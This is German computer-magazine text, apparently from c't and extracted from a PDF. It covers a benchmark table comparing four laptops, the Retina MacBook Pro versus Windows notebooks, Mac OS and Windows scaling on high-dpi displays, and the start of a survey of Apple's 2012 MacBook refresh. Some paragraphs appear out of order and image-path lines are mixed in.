Leistungsaufnahme				
Suspend / ausgeschaltet	0,77 W / 0,3 W	0,8 W / 0,3 W	0,9 W / 0,4 W	0,8 W / 0,5 W
ohne Last (Display aus / 100 cd/m² / max)	5,8 W / 10,5 W / 18,3 W	8,4 W / 13,2 W / 16,3 W	5,5 W / 13,7 W / 17,7 W	4,4 W / 8,2 W / 11,6 W
CPU-Last / 3D-Spiele (max. Helligkeit)	81,5 W / 90,2 W	67,2 W / 72 W	77,3 W / 72,6 W	17,8 W / 38,6 W
max. Leistungsaufnahme / Netzteile-Powerfactor	91 W / 0,92	76,7 W / 0,93	86,7 W / 0,88	44,2 W / 0,53
Messergebnisse				
Laufzeit ohne Last (100 cd/m² / max)	8,8 h (9,6 W) / 6,6 h (12,8 W)	6 h (11,5 W) / 5,3 h (12,9 W)	10,4 h (10,2 W) / 8,3 h (12,7 W)	9 h (7,3 W) / 5,7 h (11,5 W)
Laufzeit Last (100 cd/m²)	2,3 h (37,3 W)	1,4 h (49,1 W)	2,4 h (44,3 W)	3,7 h (17,5 W)
Ladezeit / Laufzeit nach 1h Laden	2,1 h / 4,2 h	2,7 h / 2,2 h	2,6 h / 4 h	2,7 h / 3,4 h
Geräusch ohne / mit Rechenlast	0,1 Sone / 3,1 Sone	0,1 Sone / 2,8 Sone	0,1 Sone / 1,1 Sone	0,1 Sone / 1,4 Sone
Festspeicher lesen / schreiben	230,7 / 211,2 MByte/s*	131,6 / 99,8 MByte/s	179,3 / 150,2 MByte/s	306,3 / 242,7 MByte/s
Leserate Speicherkarte (SD / xD / MS)	40,6 / - / - MByte/s*	65,2 / - / - MByte/s	37,3 / - / - MByte/s	18,2 / - / - MByte/s
WLAN 802.11n 5 GHz / 2,4 GHz (20m)	5,8 / 7,4 MByte/s*	0,9 / 1,9 MByte/s	5,4 / 6,5 MByte/s	1,8 / 3 MByte/s
Qualität Audioausgang / Dynamikumfang	⊕⊕ / -102 dB(A)	⊕⊕ / -99,6 dB(A)	⊕ / -93,3 dB(A)	⊕ / -97,7 dB(A)
CineBench R11.5 Rendering 32 / 64 Bit (n CPU)	5,1 / 5,78	5,32 / 5,64	4,86 / 5,1	2,23 / 2,4
3DMark 2003 / 2005 / 2006 / 11	38885 / 24346 / 15080 / P2348*	29558 / 14702 / 9923 / P1931	12747 / 9815 / 5140 / P609	13020 / 8527 / 5336 / P228
Windows-Bench CPU / RAM / GPU / 3D / HDD	7,6 / 7,8 / 7,2 / 7,2 / 7,9*	7,5 / 7,7 / 7,7 / 7,9	7,5 / 5,9 / 4,8 / 6,5 / 7,7	6,9 / 7,4 / 6,4 / 6,4 / 7,5
Bewertung				
Laufzeit	⊕⊕	⊕	⊕⊕	⊕⊕
Rechenleistung Büro / 3D-Spiele	⊕⊕ / ⊕	⊕⊕ / ⊕	⊕⊕ / ○	⊕⊕ / ⊖
Display Helligkeit / Farben	⊕ / ⊕⊕	⊕⊕ / ○	⊕ / ⊕⊕	⊕⊕ / ⊖
Geräuschenwicklung ohne / mit Last	⊕⊕ / ⊖⊖	⊕⊕ / ⊖⊖	⊕⊕ / ⊕	⊕ / ○
Preis und Garantie				
Preis Testkonfiguration	2900 €	1650 €	1800 €	1500 €
Garantie	1 Jahr	1 Jahr	3 Jahre (Vor Ort)	2 Jahre
⊕⊕ sehr gut ⊕ gut ○ zufriedenstellend ⊖ schlecht ⊖⊖ sehr schlecht	✓ vorhanden - nicht vorhanden k. A. keine Angabe	* gemessen unter Windows		

dern erst beim Nachfolger T530. Erste T530-Konfigurationen kommen dieser Tage in den Handel, Modelle mit hochauflösendem und farbstarkem Panel sind noch nicht darunter. Mit Unterschall-Zusatzakkku lässt sich die so schon lange Laufzeit abermals verdoppeln – dann wird das Notebook aber nochmals klo-

biger und schwerer. Zu teureren Ausstattungsvarianten wie dem Testgerät gehören drei Jahre Vor-Ort-Service.

Bei Samsungs **900X4C** fordert das flache Gehäuse Tribut: Der HDMI-Ausgang hat das von Smartphones bekannte Micro-Format, die winzige LAN-Buchse kann man nur mit

dem mitgelieferten Adapter auf RJ-45 nutzen. VGA gibt es ebenfalls als proprietäre Mini-Buchse, doch ein passendes Adapterkabel legt Samsung unverständlichweise nicht bei. Ein DisplayPort, den alle anderen Kandidaten bieten, fehlt hier – externe Monitore mit mehr als 1920 × 1200 Punkten lassen sich



Gehäusedicken im Vergleich: Apple MacBook Pro mit Retina-Display, Samsung 900X4C, Dell XPS 15 und Lenovo ThinkPad T520 (von oben nach unten)

also nicht ansteuern. Anders als bei den ersten Serie-9-Geräten nimmt der SDXC-Kartenleser nun normal große Speicherkarten auf. Samsung verkauft das 900X4C einzig in der hier getesteten Konfiguration, als 900X4B ist eine ähnliche mit Core-i-Prozessor der zweiten statt dritten Generation erhältlich.

Fazit

Apple zeigt allen Windows-Notebook-Herstellern, was technisch möglich ist: Ein so flaches Gehäuse bei dieser Leistungsklasse gab es bislang nicht, und das hochauflösende Display macht einfach Spaß – sei es bei der Bildbearbeitung, beim Videoschnitt oder einfach nur beim Websurfen. Sicher, Lenovos ThinkPad T520 hat mehr Schnittstellen und Laufzeit, aber eben auch ein doppelt so dickes, schwereres Gehäuse; das Display ist matt und farbgewaltig, zeigt aber „nur“ Full-HD-Auflösung. Samsungs 900X4C ist flacher und leichter, bietet aber nur einen Bruchteil der Performance. Dell XPS 15 ist ein flaches, leistungsstarkes Notebook, aber eben doch eher ein Konkurrent des normalen MacBook Pro und nicht des Retina-Modells.

Mit Preisen zwischen 2300 und 4000 Euro liegt das Retina-MacBook in einer ganz anderen Preisregion als viele Windows-Notebooks, doch wer so viel Geld ausgeben kann und will, bekommt dafür ein stimmiges Gesamtwerk, das – typisch Apple – in vielen Richtungen zu Ende gedacht wurde. Das lassen viele Windows-Geräte vermissen, weil die Hersteller eher in Richtung Produktionskosten und anvisierte Preispunkte denken denn in Richtung technische Innovation. Windows-Notebooks in diesem Preisbereich sind entweder mobile Workstations oder dicke Gaming-Klopper. Beide Kategorien bieten viel Power, lassen aber flache Gehäuse, geringes Gewicht und lange Laufzeiten vermissen – und Gaming-Geräte zusätzlich häufig auch noch zurücknehmendes Design und Wertigkeit.

Der hohe Preis des MacBooks dürfte auch damit zusammenhängen, dass es kaum so große, hochauflösende Panels gibt: Experten rechnen damit, dass innerhalb der nächsten Monate lediglich rund 2 Millionen hochauflösende Notebook-Displays die asiatischen Panel-Werke verlassen können – und die dürf-

te Apple allesamt schon eingekauft haben. Das große Fragezeichen ist, wann die Hersteller von Windows-Notebooks mit hochauflösenden Bildschirmen jenseits von 200 dpi aufwarten. Die nächste Portfolio-Aktualisierung steht bei allen Herstellern erst mit Windows 8 auf dem Programm. Sie dürfte viel Entwicklungskapazität binden: für Treiber, für Touch-Notebooks beziehungsweise Tablets mit Windows und an vielen anderen kleinen Baustellen. Nach unseren Einschätzungen wird sich deshalb wohl niemand gleichzeitig noch die Anpassungen an ein extrem hochauflösendes Display ans Bein binden. Damit ist das Weihnachtsgeschäft in dieser Hinsicht wahrscheinlich gegessen. Selbst wenn die hochauflösenden Windows-Notebooks dann im Frühjahr endlich kommen sollten, werden die Bildschirme wie bei Apple erst einmal im Hochpreissegment Einzug halten.

Nicht zuletzt darf man nicht vergessen, dass es derzeit nicht danach aussieht, als ob Intel oder Microsoft besonders hochauflösende Bildschirme pushen würden. Leider hat die Vergangenheit gezeigt, dass die Notebook-Hersteller ziemlich einfallslos sind, wenn sie keine Branchengröße antreibt. Intel musste beispielsweise erst seine Ultrabook-Kampagne starten, damit auch andere Hersteller schicke, flache Subnotebooks auf den Markt brachten – Jahre nach dem ersten MacBook Air. Wir sind deshalb skeptisch, dass sich auf absehbare Zeit ein Windows-Notebook-Hersteller an einem flachen und leichten Power-Notebook nach Art des Retina-MacBook versucht – selbst ohne so ein Display. Das ist umso ärgerlicher, weil ein MacBook zwar eine Windows-Nutzung zulässt, aber darunter nicht so rund läuft wie unter Mac OS X. (mue)

Literatur

- [1] Jörg Wirtgen, Luxus-Netbook, Sonys superleichtes Netbook mit UMTS und guter Tastatur, c't 3/09, S. 52
- [2] Jörg Wirtgen, Schärfer unterwegs, Notebooks mit hochauflösenden Displays, c't 6/12, S. 136
- [3] Christian Hirsch, Florian Müssig, Jörg Wirtgen, Die Windows-8-Show, Messeneuheiten der Computex 2012, c't 14/12, S. 18
- [4] Achim Barczok, iPad vs. Android, Das neue iPad im Vergleich mit dem iPad 2 und den besten Android-Tablets, c't 8/12, S. 74

Jörg Wirtgen

Viel hilft viel

Hochauflösende Displays unter Mac OS und Windows

Apples Display im MacBook Pro mit 220 dpi ist das erste, bei dem gute Augen allein nicht reichen, sondern man braucht die Unterstützung des Betriebssystems und aller Anwendungen. Mac OS und Windows gehen dabei unterschiedliche Wege, gerade im Umgang mit externen Monitoren und beim Bändigen unwilliger Programme.

Während Computer-Monitore ungefähr eine Pixeldichte von 100 dpi haben, gibt es bei Notebooks schon lange Bildschirme mit höheren Pixeldichten. So hatten die 15-Zoll-Panels mit 1600 × 1200 Punkten 133 dpi, 1920 × 1200 Punkte auf 15,4 Zoll sind 147 dpi und 1920 × 1080 auf 15,6 Zoll sind 141 dpi [1]. Da man näher am Notebook-Display sitzt als am Monitor, kommen die meisten Anwender mit rund 120 dpi, einige sogar bis 140 oder 160 dpi noch gut zurecht.

Das MacBook-Display mit 220 dpi ist ohne weitere Unterstützung des Betriebssystems allerdings unbrauchbar – unter per Boot Camp installiertem Windows kann man sich einen Eindruck davon verschaffen, wie klein alles wird: Schaltflächen trifft man kaum, Schriften sind quasi nur mit dem Kopf über der Tastatur lesbar. Die URL-Zeile des Internet Explorer ist beispielsweise nur 2,5 Millimeter hoch.

Unter Mac OS sind alle Bedienelemente dagegen erst einmal genauso groß sind wie auf einem Notebook mit 1440 × 900 Punkten, nur schärfer.

Optimal sind beide Lösungen nicht. Wünschenswert wäre beispielsweise, die vielen Pixel für zusätzliche Informationen zu nutzen. Kleinere Menüs und Einstellregler lassen in der Bildbearbeitung mehr Platz für das Foto, Programmierer freuen sich über jede zusätzliche Textzeile, in Strategiespielen gewinnt man wertvolle Übersicht.

Mac OS

Apple nutzt zur Bewältigung der hohen Auflösung einen Trick und unterscheidet zwischen den physischen Display-Pixeln und den virtuellen Betriebssystem-Pixeln. Alle herkömmlichen Anwendungen glauben, auf einem 1440 × 900 Pixel großen Display zu arbeiten. Ihre Ausgabe wird von Mac OS hochskaliert, was zu einer unscharfen, groben Darstellung führt. Das betrifft auch die meisten Dialogfenster der Anwendungen, lediglich das Menü ist scharf.

Obwohl die skalierte Darstellung ungefähr dem entsprechen sollte, was man auf einem 100-dpi-Monitor sowieso nur sieht, wirkt sie etwas schlechter, gerade im Vergleich zu den knackscharfen Bereichen der Retina-anpasseten Elemente. Bei Schriften und Grafiken


fällt das stärker auf, bei Fotos weniger. Für gelegentlich genutzte Programme reicht das allemal, und auch als Notlösung, bis die Lieblingsanwendungen umgestellt sind.

Wenn eine Anwendung speziell an das Retina-Display angepasst ist, kann sie die volle Auflösung nutzen und beispielsweise in einem 100 × 100 virtuelle Pixel großen Bereich eine 200 × 200 echte Pixel große Bitmap anzeigen lassen. Ähnlich funktioniert das auch auf dem iPad. Angepasste Anwendungen lassen sich mit einem Haken bei „In niedriger Auflösung öffnen“ im Infodialog (Rechtsklick auf die Anwendung im Programmverzeichnis) in der hässlichen skalierten Form starten. Anders herum ist es nicht vorgesehen, eine unangepasste Anwendung kleiner, also auf die physischen Pixel abgebildet, darzustellen.

Derzeit sind außer Apples eigenen Anwendungen wie Mail, Safari, iLife, Aperture und Final Cut nur wenige angepasst; Twitterific gehört beispielsweise dazu, Google hat mit der Anpassung von Chrome begonnen. Adobes Lightroom kann ein bisschen Retina: Schriften erscheinen scharf, jedoch sind die Regler und vor allem auch die Fotos nur skaliert zu sehen. Das Schwergewicht Photoshop ist gar nicht angepasst und skaliert Bilder und das gesamte Benutzer-Interface.

Rechentrick

Zum Verkleinern der Bedienelemente, also zum Schaffen von mehr Platz für die Anwendungen, greift Apple zu einem zweiten Trick:



So sehen vier rote Linien mit zwei virtuellen Pixeln Breite auf weißem Grund in der 1680er-Darstellung aus: ein oder zwei echte Pixel breit mit Schattierungen mal rechts, mal links.

In den Systemeinstellungen kann man neben der Retina-optimierten Darstellung auch andere Auflösungen einstellen, darunter 1680 × 1050 und 1920 × 1200. Das Display wird allerdings weiter in der nativen Auflösung angesprochen.

Der Bildaufbau findet mit der gleichen Pixelverdoppelung wie oben beschrieben statt und der fertige gerenderte Desktop wird anschließend auf die echten 2880 × 1800 Pixel skaliert. In der 1920er-Einstellung rendert Mac OS also ein Bild mit 3840 × 2400 Punkten und skaliert das dann um den Faktor 0,75 herunter. Die dadurch zwangsläufig entstehenden Unschärfe sieht man nur bei genauem Hinsehen oder wenn man weiß, dass einzelne Pixelstrukturen sichtbar sein müssten. Schlechter sieht es in der 1680er-Darstellung aus, weil die 3360 × 2100 Pixel mit einem ungünstigeren Faktor von 0,85714 umzurechnen sind.

Beides führt zu verkleinerten Bedienelementen. Beispielsweise rendert Mac OS die Safari-Adresszeile im Verdoppelungsmodus mit 40 Pixeln Höhe, was in der 1440er-Darstellung 4,6 Millimeter entspricht. In der 1680er-Darstellung werden daraus 34 Pixel, 4 mm; in 1920 ist die Zeile dann 30 Pixel oder 3,5 Millimeter hoch.

Den nicht ans Retina-Display angepassten Anwendungen sehen in der 1680- und vor allem 1920er-Einstellung besser aus als unter 1440, weil die pixelige Struktur wieder etwas kleiner gerechnet wird.

Dieser Modus führt aber auch dazu, dass eine Anwendung die Displaypixel nicht mehr gezielt einzeln ansteuern kann. In einem 1000 Pixel breiten Bereich kann sie genau 2000 Pixel abladen, ohne Einfluss darauf, ob Mac OS das dann zu 2000, 1714 oder 1500 echten Pixeln skaliert. Wie scharf beispielsweise Fotos (in 100-Prozent-Skalierung) sind, lässt sich dann in der 1680er- und 1920er-Einstellung nicht mehr so präzise beurteilen wie in 1440. In den meisten Fällen hat man es aber sowieso schon mit skaliertem Ausgangsmaterial zu tun, und zum pixelgenauen Bearbeiten muss man eh so weit zoomen, dass die Unschärfe nicht auffallen. Screenshots (Cmd+Umsch+3) speichert Mac OS übrigens vor dem Runterrechnen in voller Auflösung.

Diese Pixelverdoppelung gilt nicht systemweit, sondern nur für das Retina-Display. Schließt man einen externen Monitor an, entsteht das Bild wie bisher direkt in der nativen Auflösung. Die Safari-Adresszeile ist dann 20 Pixel hoch, was auf Monitoren mit 100 dpi 5 mm sind.

Windows

Windows entkoppelt die Displayauflösung und die Größe der Bedienelemente. Das Display sollte man immer mit der vollen Auflösung ansteuern, alles andere wirkt auch beim Retina-Display unscharf. Wie groß Symbole, Menüschriften und Ähnliches sein sollen, richtet sich nach einer globalen Skalierung. Die steht direkt nach der Installation auf 100



Apple rendert sogar ein Fenster auf zwei Weisen, wenn es über externen Monitor (rechts) und Retina-Display (links) ragt.

Prozent (96 dpi), was zu kaum lesbaren Schriften führt – umzuschalten ist das unter Systemsteuerung/Anzeige. 125 und 150 Prozent kann man dort direkt wählen, links findet man auch einen Menüpunkt zum Einstellen beliebiger Werte samt Anzeige der zugehörigen dpi-Werte. Allzu krumme oder hohe Werte führen zu unschönen Effekten wie pixeligen Mauszeigern. Auf dem Apple-Display liefern 150 oder 175 Prozent gute Ergebnisse, bei scharfen Augen auch 125.

Diese Einstellung ist allerdings nur ein Multiplikator – Windows selbst wertet ihn beim Zeichnen von Systemelementen wie Scrollbalken aus, doch die meisten Anwendungen ignorieren ihn einfach.

Seit Windows 7 greift das Betriebssystem allerdings ein, wenn es glaubt, eine Anwendung ignoriere den Faktor. Windows skaliert sie dann inklusive Menü und aller Elemente selbst hoch. Das Ergebnis ist wie unter Mac OS brauchbar, aber schlechter als auf einem Monitor mit einer vergleichbaren nativen Auflösung. Viele Tools und Programme werden skaliert dargestellt, darunter auch die Browser Chrome und Safari.

Das Skalieren lässt sich für jede Anwendung einzeln ausschalten, und zwar in den Eigenschaften des Start-Icons auf der Registerseite Kompatibilität unter „Skalierung bei hohem DPI-Wert deaktivieren“. Das lässt sich auch global ausschalten, dazu muss man beim Einstellen des dpi-Werts im Fenster für die benutzerdefinierte Textgröße den Haken


beim XP-Stil setzen. Die meisten Anwendungen sind dann aber nicht gut bedienbar, weil alle Elemente zu klein sind.

Die Schriften-Kantenglättung ClearType sollte man übrigens eingeschaltet lassen, denn sie führt selbst beim 220-dpi-Display zu besseren Ergebnissen; ohne ClearType wirkt besonders die Systemschrift dürr.


Weitere Einstellungen kann man in der Systemsteuerung unter Anpassung vornehmen, dort unten auf Fensterfarbe klicken und dann auf erweiterte Darstellungseinstellungen. Hier lassen sich verschiedene Schriftarten in Form und Größe ändern, aber auch die Breite der Scrollbalken, die Abstände von Icons und vieles mehr. Manche Anwendungen nutzen diese Einstellungen allerdings an überraschender Stelle, beispielsweise malt Thunderbird alle Mail-Listen in der Dialogfeld-Schriftart.

Anwendungen

Kaum eine Anwendung skaliert sich völlig fehlerfrei korrekt hoch. Microsoft selbst macht beispielsweise beim Internet Explorer fast alles richtig, belässt aber die Breite des Seitenreiters immer auf 200 Pixel. So passt immer weniger Text hinein, mit 100 dpi beispielsweise „heise online | IT-News, c't, i...“, mit 150 dpi noch „heise online | IT-...“ und mit 200 dpi nur noch „heise on...“ – obwohl, reicht doch. Libre Office hat unter Extras/Optionen/LibreOffice/Ansicht einen eigenen



In der 1440er-Einstellung zeigt Safari eine 960 HTML-Pixel breite Internetseite auf 1920 Pixel oder 221 Millimeter Breite an. Die Schriften sind prima lesbar.




In der Einstellung „mehr Fläche“ (virtuell 1920 × 1200) wird die Seite ebenfalls mit 1920 Pixeln gerendert, Mac OS skaliert sie dann aber auf 1440 Pixel/166 Millimeter.



Unter Windows stellen die Browser die Website mit 960 Pixeln auf 110 Millimeter (links im Internet Explorer) dar. Per Strg+Plus kann man sie vergrößern (rechts in Chrome), nicht aber die Bedienelemente.



Lightroom unter Windows zeigt Fotos knackscharf, die Paletten kann man aber nur zwischen sehr klein und unbrauchbar klein umstellen. Unter Mac OS sind die Paletten breiter, die Fotos aber unscharf.



Die Systemschrift (hier unter anderem die Einstellungen zum Ausschalten des Skalierens einer Anwendung) wird ohne ClearType dürr gerendert.

Programmierer viel Arbeit ab. Eine saubere Skalierung aller Anwendungen bekommt man allerdings nur im Retina-optimierten Modus von 1440 × 900 Pixel. Dann hat man aber ganz schön große Schriftarten – ein Rückschritt gegenüber den MacBook-Varianten mit 1680 × 1050 Pixeln. Fans von viel Desktop-Platz, die 24- oder 27-Zoll-Monitore gewöhnt sind, dürften zur 1680er- oder 1920er-Einstellung tendieren (und vielleicht eine weitere Stufe wie 2400 × 1500 vermissen), aber dann skalieren selbst Retina-anpassierte Anwendungen leicht unsauber. Immerhin funktioniert das dank 220 dpi gut, so dass es nur für Anwender mit besonders guten Augen ein mehr als theoretischer Nachteil ist.

Windows kümmert sich nur um die Skalierung der Systemelemente und verlagert viel Logik in die Anwendungen. Sie müssen sich um viel mehr kümmern, was offensichtlich nur wenige Programmierer getan haben. Vorteile sind, dass die Anwendungen immer Zugriff auf die volle Displayauflösung haben und dass man die Darstellung der meisten nicht angepassten Anwendungen zwischen scharf oder hochskaliert umschalten kann. In der Praxis wählt man je nach Geschmack 125, 150 oder 175 dpi und passt vielleicht noch ein paar Schrift- und Elementgrößen an. Dann überprüft man jede Anwendung einzeln darauf, ob sie der Windows-Skalierung unterzogen wird, ob sie ohne besser aussieht und welche weiteren Einstellungen man findet. Und selbst dann zeigen einige Anwendungen wie Lightroom trotz aller Bemühungen unveränderbar kleine Bedienelemente.

Den Mischbetrieb mit externen Monitoren beherrscht Mac OS besser als Windows, weil dort alles so aussieht wie immer, ohne jede Skalierung. Windows zeigt extern dagegen auch alles mit dem Skalierungsfaktor vergrößert an, mehr als 125 Prozent wirken als Platzverschwendungen.

Die hohe Display-Auflösung lohnt sich übrigens unter beiden Systemen: Auch wenn das Ergebnis noch nicht perfekt ist, erhält man auf dem Apple-Display eine bessere und schärfere Darstellung als auf Full-HD-Displays dieser Größe. Die gefühlte Arbeitsfläche entspricht eher der eines 27-Zöllers. Die Schärfe wirkt schnell natürlich, und alles unter 160 dpi empfindet man dann als grob-pixelig. (jow)

Skalierungsfaktor für das gesamte Office-Paket, vergisst aber einzelne (zum Glück unwichtige) Elemente wie die Tabellenreiter im Calc-Modul.

Wenn eine Anwendung sich komisch verhält, lohnt es sich, wie oben beschrieben mit den Windows-Schriftgrößen zu experimentieren. Beispielsweise richtet sich Firefox für die Größe von Adresszeile und Tab-Titel nach der Dialogschrift. Chrome nimmt diese Schriftart für den Tab-Titel, zeichnet dann aber den Schließen-Knopf falsch.

Viele Anwendungen haben interne Zoom-Möglichkeiten. Die beziehen sich allerdings im Allgemeinen nur auf die Inhalte, während die Bedienelemente klein bleiben. So können alle Browser und viele Editoren und Office-Programme mit Strg+Plus und Strg+Minus Webseiten, Texte und Tabellen vergrößern und verkleinern.

Die meisten Anwendungen merken sich das auch beim nächsten Start. Firefox vergisst den Zoom-Level, was aber das Add-on Default FullZoom Level behebt. In Chrome kann man sowohl die standardmäßige Zoomstufe einstellen (vergrößert oder verkleinert die gesamte Website samt Bildern) als auch die Schriftgröße ändern (skaliert die Bilder nicht, verändert also die Anmutung des Layouts), doch wir haben keine Möglichkeit gefunden, die Adresszeile zu vergrößern.

Einige Anwendungen lassen sich aber mit keinem der Tricks in den Griff bekommen. So ignoriert Lightroom sämtliche Einstellungen und bietet für die seitlichen Elemente nur zwei Schriftgrößen an – klein und unbrauchbar klein. So lassen sich die Schriften kaum entziffern und die Regler kaum mit der Maus treffen.

Fazit

Die beiden Betriebssysteme verfolgen unterschiedliche Strategien. Mac OS nimmt den

Literatur

- [1] Jörg Wirtgen, Schärfer unterwegs, Notebooks mit hochauflösenden Displays, c't 6/12, S. 136



Johannes Schuster

MacBook-Parade

Acht Apple-Notebooks der neuen Generation

Neben dem brandneuen Retina-MacBook hat Apple auch überarbeitete Versionen sämtlicher anderer Notebook-Modelle vorgestellt – ebenfalls mit Ivy-Bridge-Architektur und USB 3.0.

Ob MacBook Pro oder MacBook Air: Seit dem 11. Juni gibt es alle Mobilrechner von Apple in neuen Konfigurationen mit schnelleren Prozessoren, neuen Grafikchips und erstmals USB 3.0. Die Preise sind dabei in den USA gleich geblieben, bei uns aufgrund des momentan schlechteren Dollar-Kurses etwas gestiegen. Das 17-Zoll-MacBook wurde eingestellt.

Äußerlich haben sich die Geräte kaum verändert, nur die USB-3.0-Buchsen mit mehr Kontakten sehen ein klein wenig anders aus. Beim MacBook Air schrumpfte obendrein der Stromanschluss wie beim Retina-Modell um etwa 1,5 Millimeter in der Höhe; er hört jetzt auf den Namen MagSafe 2. Alte Netzteile und neue Buchsen verbindet ein 10 Euro teurer Adapter.

Im Inneren aller MacBooks kommen jetzt Ivy-Bridge-Prozessoren und Serie-7-Chipsätze zum Einsatz. Erstere fertigt Intel in 22 statt 32-Nanometer-Prozess, sodass sie kompakter ausfallen und weniger Energie verbrauchen. Gegenüber der Sandy-Bridge-Generation hat Intel zudem die Turbo-Boost-Funktion verbessert. Dabei kann ein Teil der Kerne um 800 bis 1000 MHz

höher takten. Bei den Quad-Cores in den 15-Zoll-Modellen laufen nun zwei Kerne statt nur einem mit voller Turbo-Frequenz (siehe Tabelle).

Von der Turbo-Funktion profitieren im Prinzip jene Programme, die noch nicht oder unvollständig an das Multi-Threading angepasst wurden. Von den 100 bis 200 MHz höheren Basistaktraten hat jedwede Software etwas. In unseren Benchmarks legten durch die neue Architektur die Leistungen bei CPU-lastigen Aufgaben prozentual deutlich stärker zu als die Gigahertz-Zahlen. Ein Beispiel: Das MacBook Air 11" mit 1,7 GHz arbeitet um 100 MHz schneller, das sind 6,25 Prozent. Die Leistungen bei Cinebench 11, iTunes und QuickTime stiegen aber um rund 25 Prozent.

Die Air-MacBooks haben auch bei plattenlastigen Aufgaben kräftig zulegen können, etwa

ANZEIGE

beim Umkodieren von Filmen mit DVD2One. Die jetzt verwendeten SATA-6G-SSDs liefern beim Lesen deutlich über 500 MByte/s und schreiben bis zu 470 MByte/s. Die SATA-II-Vorgänger schafften nur die Hälfte.

Den (nicht erweiterbaren) Arbeitsspeicher hat Apple bei allen Air-Modellen auf mindestens 4 Gigabyte vergrößert – die man auch braucht. Die jeweils teureren Varianten der Pro-Baureihen mit 13- und 15-Zoll-Display bringen nun 8 statt 4 GByte RAM mit. Überall kommen statt DDR-1333- jetzt DDR3-1600-Module zum Einsatz.

Grafik

Die zweite große Neuerung von Ivy Bridge ist die auf dem Prozessor-Die integrierte Grafik Intel HD 4000. Gegenüber der HD 3000 mit 12 verfügt sie über 16 Execution Units zur 3D-Beschleunigung. Als Bildspeicher wird ein Teil des Hauptspeichers abgezwackt: Bei 8 GByte RAM sind es 512 MByte, ansonsten 384. Im MacBook Pro 13" und den Air-Modellen erbrachte die neue Prozessorgrafik eine Steigerung um bis zu 50 Prozent und kann nun allmählich mit der Nvidia-Chipsatzgrafik vergangener Tage mithalten. Mit ihr sind auch halbwegs anspruchsvolle Spiele wie Dirt II und Starcraft II flüssig spielbar, wenn man die Auflösung oder die Details reduziert.

Beim MacBook Pro 15" wechselt das Betriebssystem zwischen der Intel- und der zusätzlichen dedizierten Grafik hin und her, sofern man die Automatik nicht in der Systemeinstellung Monitor abschaltet. Apple hat den



